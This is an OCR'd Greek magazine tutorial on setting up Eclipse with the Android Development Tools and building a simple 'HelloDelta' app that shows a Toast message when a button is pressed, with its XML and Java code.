Θα ξεκινήσουμε με την εγκατάσταση των απαιτούμενων εργαλείων. Η σχετική διαδικασία είναι πανεύκολη και χωρίζεται σε δύο απλά βήματα:

1. Αρχικά, από το URL www.eclipse.org/downloads, κατεβάστε κι εγκαταστήστε το Eclipse IDE for Java Developers. Ακριβείς οδηγίες για την εγκατάσταση στο δικό σας λειτουργικό θα βρείτε στο wiki.eclipse.org/Eclipse/Installation. Αν και οι οδηγίες του wiki το αναφέρουν ξεκάθαρα, να τονίσουμε ότι πριν εγκαταστήσετε το Eclipse θα πρέπει να έχετε εγκαταστήσει το JVM (Java Virtual Machine).

2. Κατεβάστε κι εγκαταστήστε το ADT (Android Development Tools) plug-in για το Eclipse. Όπως αντιλαμβάνεστε, πρόκειται για μια βασική προσθήκη στο Eclipse η οποία θα διευκολύνει αφάνταστα την εργασία μας. Αναλυτικές οδηγίες εγκατάστασης για το ADT, όπως και link για να το κατεβάσετε, θα βρείτε στη διεύθυνση http://developer.android.com/sdk/eclipse-adt.html.

Με τα παραπάνω δύο προγράμματα θα είσαστε έτοιμοι να φτιάξετε τις δικές σας εφαρμογές για το Android. Βέβαια, αν σκοπεύετε να φτιάξετε κάποια εφαρμογή και να την προωθήσετε μέσω του Android Market, καλό θα ήταν να ρίξετε μια ματιά στο www.androlib.com, ώστε να μην εφεύρετε εκ νέου τον τροχό.




Εικόνα 2: *Το Eclipse IDE για την Java όπως θα το δούμε την πρώτη φορά που θα το ξεκινήσουμε. Τα σημειωμένα κουμπιά θα χρειαστούν για τη δημιουργία για του πρώτου μας project!*


Προετοιμασία

Μην κάθεστε! Θα αρχίσουμε αμέσως την ανάπτυξη μιας απλής εφαρμογής. Όμως πριν ασχοληθούμε με τον κώδικα και τις λειτουργίες της εφαρμογής μας πρέπει να έχουμε μια γενική ιδέα για το πού βρίσκεται το καθετί και να πραγματοποιήσουμε μερικές ρυθμίσεις. Ας ανοίξουμε το Eclipse. Λογικά, θα πρέπει να δούμε κάτι σαν αυτό που φαίνεται στην εικόνα 2.

Στη μπάρα εργαλείων του προγράμματος εμφανίζονται κουμπιά για διάφορες βασικές λειτουργίες του. Στην εικόνα έχουμε σημειώσει τα τέσσερα από αυτά. Με το πρώτο δημιουργείται ένα νέο project και θα το πατήσουμε όταν ξεκινήσουμε τη δημιουργία της δικής μας εφαρμογής. Πριν προχωρήσουμε, να πούμε ότι, μεταξύ άλλων, το ADK plug-in δημιουργεί ένα εικονικό κινητό. Σε αυτή την εικονική συσκευή μπορούμε να δοκιμάζουμε το πρόγραμμά μας εύκολα και γρήγορα, χωρίς να το μεταφέρουμε




Εικόνα 3: *Από το Android SDK Manager πρέπει να επιλέξουμε και να εγκαταστήσουμε την επιθυμητή έκδοση του Android (καθώς και ορισμένων εξαρτημάτων του), για την οποία προορίζεται η εφαρμογή μας.*




Εικόνα 4:
Από αυτό το παράθυρο μπορούμε να δημιουργήσουμε νέες εικονικές συσκευές, στις οποίες αργότερα θα μπορούμε να δοκιμάζουμε τις εφαρμογές μας. Φυσικά, μπορούμε και να καταργήσουμε κάποιες από τις συσκευές που έχουμε ήδη δημιουργήσει, όπως και να τις τροποποιούμε.

κάθε λίγο και λιγάκι στο πραγματικό κινητό. Το δεύτερο κουμπί, το οποίο έχουμε σημειώσει στην εικόνα 2, επιτρέπει τη ρύθμιση αυτής της εικονικής συσκευής. Με το τρίτο κουμπάκι ξεκινά το SDK Android Manager. Από εκεί ορίζουμε την ακριβή έκδοση του Android, για την οποία προορίζεται η εκάστοτε εφαρμογή. Όσο για το τέταρτο κουμπάκι, νομίζουμε ότι η λειτουργία του είναι προφανής: Ξεκινά την εκτέλεση της εφαρμογής.

Ας δούμε τώρα τις απαραίτητες ρυθμίσεις, οι οποίες προηγούνται της ανάπτυξης οποιουδήποτε προγράμματος. Κατ' αρχάς, πρέπει να δηλώσουμε την έκδοση του Android για την οποία προορίζεται το αριστούργημά μας. Γι' αυτό το σκοπό πατάμε το κουμπάκι 3. Έτσι ανοίγει ένα νέο παράθυρο σαν αυτό της εικόνας 3. Εκεί θα βρείτε την έκδοση του Anrdoid που σας ενδιαφέρει και θα εγκαταστήσετε το αντίστοιχο SDK Platform, όπως και το Samples for SDK. Εμείς, για τις δικές μας δοκιμές, εγκαταστήσαμε τα εν λόγω πακέτα για την έκδοση 2.3.3, αφού αυτήν έχει και η συσκευή μας. Στη συνέχεια πρέπει να σετάρουμε και το εικονικό κινητό, στο οποίο θα εκτελείται δοκιμαστικά η εφαρμογή μας. Πατώντας το κουμπάκι 2 εμφανίζεται ένα παράθυρο με όλες τις εικονικές συσκευές που έχουμε φτιάξει κατά καιρούς (εικόνα 4). Προφανώς εσείς δεν θα βρείτε καμία συσκευή, αλλά η σχετική διαδικασία είναι πολύ απλή. Πατώντας στο κουμπί New μπορούμε να δημι-



Εικόνα 5:
Κατά τη δημιουργία μιας εικονικής συσκευής, δηλώνουμε την επιθυμητή έκδοση του Android καθώς και το skin του περιβάλλοντος. Το πρόγραμμα που παρουσιάζεται στο άρθρο έχει δοκιμαστεί μόνο με τις ρυθμίσεις που φαίνονται στην εικόνα. Μπορείτε ωστόσο να παίξετε άφοβα :)




Εικόνα 6: *Ο βασικός κώδικας για το νέο μας project σχηματίζεται αυτόματα, όπως και όλα τα επιμέρους συστατικά ενός project.*


ουργήσουμε αμέσως ένα νέο εικονικό κινητό με τα χαρακτηριστικά που επιθυμούμε. Στην εικόνα 5 φαίνονται οι επιλογές για τη δική μας εικονική συσκευή. Φυσικά μπορείτε να παίξετε και να δοκιμάσετε όποιες ρυθμίσεις θέλετε, αν και με τις δικές μας θα έχετε σίγουρα ένα λειτουργικό αποτέλεσμα.

Hello Android!

Έφτασε η ώρα να δημιουργήσουμε το δικό μας project. Για το σκοπό αυτό πατάμε το κουμπάκι 1. Θα εμφανιστεί ένας οδηγός (αρνούμαστε να χρησιμοποιήσουμε τον όρο "μάγος"). Από αυτόν τον οδηγό και την κατηγορία Android επιλέγουμε αρχικά το Android Project. Αμέσως μετά δηλώ-



Εικόνα 7: *Πριν από την εκτέλεση μιας εφαρμογής πρέπει να έχουμε ολοκληρώσει το Debug Configuration. Στην εικόνα φαίνονται οι ρυθμίσεις που κάναμε εμείς, για να λειτουργήσουν όλα σωστά...*




Εικόνα 8:
Το εικονικό μας κινητό είναι έτοιμο!

νουμε το επιθυμητό όνομα για το project (εμείς βάλαμε το "delta"). Στη συνέχεια πρέπει να επιλέξουμε την έκδοση του Android στην οποία επιθυμούμε να τρέχει η εφαρμογή μας (η έκδοση 2.3.3 για εμάς). Τέλος, ορίζουμε το όνομα του Package στο οποίο θα ανήκει η εφαρμογή μας (εμείς δώσαμε το όνομα delta.namespace).

Μετά από αυτά το Eclipse θα δημιουργήσει ένα νέο project με *όλα* τα συστατικά τα οποία συνθέτουν μια εφαρμογή για το Android. Έτσι, μπορούμε να ξεκινήσουμε εύκολα την ανάπτυξη της εφαρμογής βασιζόμενοι σε αυτό το "παρθένο" project. Όπως αντιλαμβάνεστε, αυτό το χαρακτηριστικό είναι ιδιαίτερα εξυπηρετικό για τους νεοφερμένους στο Android development. Στο αριστερό τμήμα της εικόνας 6 φαίνεται ο package explorer του Eclipse, με όλα τα στοιχεία που περιλαμβάνει το νέο μας project. Όπως βλέπετε, δεν είναι καθόλου λίγα! Στην εικόνα έχουμε μαρκάρει με κίτρινο χρώμα τα στοιχεία με τα οποία θα ασχοληθούμε αργότερα.

Πριν εκτελέσουμε για πρώτη φορά το πρόγραμμά μας οφείλουμε να ρυθμίσουμε τον τρόπο με τον οποίο θα γίνεται το debuging από το IDE. Για το σκοπό αυτό κάνουμε δεξί κλικ επάνω στο project μας, επιλέγουμε το Debug as και μετά το Debug Configuration. Στο παράθυρο που θα ανοίξει ορίζουμε τα στοιχεία της εφαρμογής μας, όπως φαίνονται στην εικόνα 7. Μόλις ξεμπερδέψουμε και μ' αυτό, μπορούμε να δοκιμάσουμε την εφαρμογή. Πατάμε λοιπόν το κουμπί 4 και περιμένουμε. Εδώ χρειάζεται λίγη υπομονή. Βλέπετε, την πρώτη φορά που τρέχουμε την εφαρμογή ξεκινάει η λειτουργία της εικονικής συσκευής. Όσο περιμένουμε, ενδέχεται να ερωτηθούμε για την ενεργοποίηση της κάμερας του υπολογιστή μας (αν διαθέτει), ώστε να χρησιμοποιηθεί ως κάμερα της εικονικής συσκευής. Όταν ξεκινήσει η συσκευή (θα πάρει λίγο χρόνο – ανάλογα με την ισχύ του υπολογιστή) θα δείτε στην οθόνη σας κάτι σαν αυτό που φαίνεται στην εικόνα 8. Δώστε βάση στο skin το οποίο εμφανίζεται. Είναι αυτό που επιλέξαμε στην εικόνα 5 (το WVGA800). Αν εσείς έχετε επιλέξει κάποιο άλλο, θα δείτε κάτι



Εικόνα 9:
Το βασικού μενού του κινητού μας.

εντελώς διαφορετικό. Για να χρησιμοποιήσουμε το εικονικό κινητό πρέπει προηγουμένως να το ξεκλειδώσουμε, σέρνοντας το πράσινο λουκέτο προς τα δεξιά (εικόνα 9).

Την πρώτη φορά που θα τρέξουμε την εφαρμογή η εικόνα 9 θα μείνει για λίγα δευτερόλεπτα παγωμένη κι αμέσως μετά θα εκτελεστεί αυτόματα η εφαρμογή. Τις επόμενες φορές θα επισκεπτόμαστε τον κατάλογο εφαρμογών της εικονικής συσκευής και θα την τρέχουμε χειροκίνητα. Σε κάθε περίπτωση, όταν ξεκινήσει η εφαρμογή θα δούμε το κλασικό, πλέον, Hello World. Εντάξει, δεν κάναμε τίποτα τρομερό, αλλά είναι σίγουρα καλύτερο από το τίποτα :)



Εικόνα 10: *Οι εφαρμογές του εικονικού κινητού, μαζί με τη δική μας ;)*

Σε αυτό το σημείο σας προτείνουμε να εξοικειωθείτε λίγο με το εικονικό κινητό σας. Καλό θα ήταν να πάτε στον κατάλογο των εφαρμογών και να παίξετε με όλες όσες εμφανίζονται εκεί (εικόνα 10). Είμαστε σίγουροι ότι θα εντυπωσιαστείτε με την εικονική συσκευή.

Προσαρμογή


Το έτοιμο προγραμματάκι λειτουργεί κανονικότατα, αλλά δεν είναι δικό μας κι επομένως δεν έχει πλάκα! Έφτασε η ώρα των επεμβάσεων. Μη φανταστείτε ότι θα μεταμορφώσουμε το πρόγραμμα σε μια εντελώς διαφορετική, κατά πολύ πλουσιότερη εφαρμογή. Στην ουσία θα κάνουμε λίγες μόνο μετατροπές και προσθήκες, ώστε να αποκτήσουμε μια καλύτερη αίσθηση του πώς αναπτύσσονται οι εφαρμογές για Android. Για την ακρίβεια, θα προσθέσουμε ένα κουμπί το πάτημα του οποίου θα εμφανίζει το μήνυμα "Hello Delta Hacker!". Για αυτή την εργασία θα τροποποιήσουμε τα τρία αρχεία του project, τα οποία έχουμε μαρκάρει στην εικόνα 6:

HelloDelta.java: Εδώ θα τοποθετήσουμε τον κώδικα της εφαρμογής μας.

main.xml: Πρόκειται για ένα αρχείο σε γλώσσα XML, το οποίο περιγράφει όλα τα στοιχεία του User Interface της εφαρμογής μας. Για τη συμπλήρωση αυτού του αρχείου το IDE προσφέρει το λεγόμενο Form Designer. Πρόκειται για έναν editor τύπου WYSIWYG (What You See Is What You Get).

strings.xml: Εδώ καταχωρούνται όλες οι σταθερές του προγράμματός μας. Συχνά, σε αυτό το αρχείο καταχωρούμε τίτλους, περιγραφές και γενικότερα τα στατικά κείμενα που προβάλλονται κατά την εκτέλεση του προγράμματος.


Οι επεμβάσεις που θα πραγματοποιήσουμε είναι αρκετά απλές. Αρχικά θα επισκεφθούμε το strings.xml, ώστε να προσθέσουμε τρία νέα strings. Τα strings αλλά και ο τρόπος με τον οποίο δηλώνονται, φαίνονται παρακάτω:



Εικόνα 11:
Οι τρεις σταθερές που χρησιμοποιεί το πρόγραμμά μας.

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="hello">Hello World, HelloDelta!</string>
    <string name="app_name">HelloDelta</string>
    <string name="button_title">Press me Delta!</string>
</resources>
```

Αμέσως μετά μπορούμε να επισκεφθούμε το main.xml. Έτσι, το παράθυρο του IDE θα πάρει τη μορφή που βλέπουμε στην εικόνα 12. Παρατηρείστε τα δύο κουμπάκια που έχουμε κυκλώσει στην εικόνα. Αφού επιλέξουμε το Graphical Layout, ρίχνουμε με drag & drop ένα button μέσα στη



Εικόνα 12:
What You See Is What You Get: Σε αυτή την αρχή στηρίζεται ο Form Designer, τον οποίο προσφέρει το Eclipse IDE με το ADK plug-in.

φόρμα της εφαρμογής μας. Ακολούθως, αφού πατήσουμε το main.xml (δίπλα στο Graphical Layout), τροποποιούμε τον κώδικα ως εξής:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/
android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="vertical" >
    <Button
        android:id="@+id/button1"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/button_title" />
</LinearLayout>
```


Με την ευκαιρία, δώστε βάση στη γραμμή android:text="@string/button_title". Το button_title αποτελεί μια μεταβλητή που ορίσαμε στο strings.xml. Όταν ολοκληρώσουμε τις μετατροπές στο User Interface, μπορούμε να στραφούμε στον κυρίως κώδικα του προγράμματος. Συγκεκριμένα, αφού μεταβούμε στο HelloDelta.java, θα πρέπει να τροποποιήσουμε τον κώδικα ως ακολούθως:

```
package delta.namespace;

import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;

public class HelloDelta extends Activity {
  /** Called when the activity is first created. */
  @Override
  public void onCreate(Bundle savedInstanceState) {
     super.onCreate(savedInstanceState);
     setContentView(R.layout.main);
     Button button = (Button) findViewById(R.id.button1);
     button.setOnClickListener(new OnClickListener() {


        @Override
        public void onClick(View v) {
           // TODO Auto-generated method stub
           Toast.makeText(HelloDelta.this,
           "Hello Delta Xaker!",Toast.LENGTH_SHORT).show();
```




Εικόνα 13:
Η τελική μας εφαρμογή σε δράση. Όταν πατάμε το (μοναδικό) της button, με ετικέτα "Press me Delta!", εμφανίζεται το μήνυμα χαιρετισμού.

```
[23]                    }
[24]            });
[25]
[26]      }
[27] }
```

Προφανώς, οι αριθμοί των γραμμών δεν έχουν καμία δουλειά στο πρόγραμμά μας. Προστέθηκαν μόνο για την ευκολότερη επεξήγηση του κώδικα. Στη γραμμή 10, λοιπόν, ορίζουμε τη βασική κλάση του προγράμματός μας, ονόματι HelloDelta. Στην ίδια γραμμή φαίνεται ότι κλάση μας κληρονομεί τη βασική (generic) κλάση της Java, με το όνομα Activity. Στη γραμμή 13 ξεκινά η συνάρτηση OnCreate, η οποία καλείται αυτόματα όταν ενεργοποιείται το ομώνυμο event (όταν ξεκινά η εφαρμογή). Στη γραμμή 16 δημιουργούμε ένα κουμπί (button), το οποίο έχει όλα τα χαρακτηριστικά του button1 (αυτού δηλαδή που προσθέσαμε από το Form Designer στο main.xml). Στη γραμμή 17 ορίζουμε έναν event listener. Μια συνάρτηση, δηλαδή, η οποία εκτελείται αυτόματα όταν προκύπτει κάποιο event. Συγκεκριμένα, ο κώδικάς μας δημιουργεί ένα listener για το event OnClick. Το ρόλο του εν λόγω listener παίζει η συνάρτηση OnClickListener(). Αυτού του είδους οι συναρτήσεις ονομάζονται delegate functions. Πρόκειται για συναρτήσεις που δηλώνονται ως παράμετροι σε μια άλλη συνάρτηση και οι οποίες εκτελούνται όταν προκύπτει κάποιο event. Ας επιστρέψουμε στο πρόγραμμά μας. Όταν καλείται η OnClickListener(), καλείται αυτόματα και η onClick(View v). Στη γραμμή 22 κάνουμε χρήση της συνάρτησης makeText προκειμένου να εμφανίσουμε στην οθόνη το μήνυμά μας. Στη γραμμή 22 έχουμε συμπεριλάβει το ακριβές μήνυμα, ενώ θα μπορούσαμε να χρησιμοποιήσουμε



Εικόνα 14:
Η εφαρμογή μας, μαζί με το δωρεάν πρόγραμμα AppInstaller, όπως εμφανίζονται στην πραγματική συσκευή!




Εικόνα 15:
Για να μεταφέρουμε την εφαρμογή μας στο κινητό πρέπει να έχουμε επιτρέψει την εγκατάσταση των εφαρμογών τύπου "Non-Market».

